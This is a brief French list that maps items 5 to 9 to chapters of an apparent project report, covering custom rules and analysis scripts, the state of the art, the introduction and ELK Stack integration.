- **Item 5** : Chapitre III (Règles personnalisées, scripts d'analyse)
- **Item 6** : Chapitre II.1.4 (État de l'art) et tableau comparatif
- **Item 7** : Chapitre II.1.4 (État de l'art)
- **Item 8** : Introduction générale et résumé/objectifs du projet
- **Item 9** : Chapitre II.2.4.d (Intégration avec ELK Stack)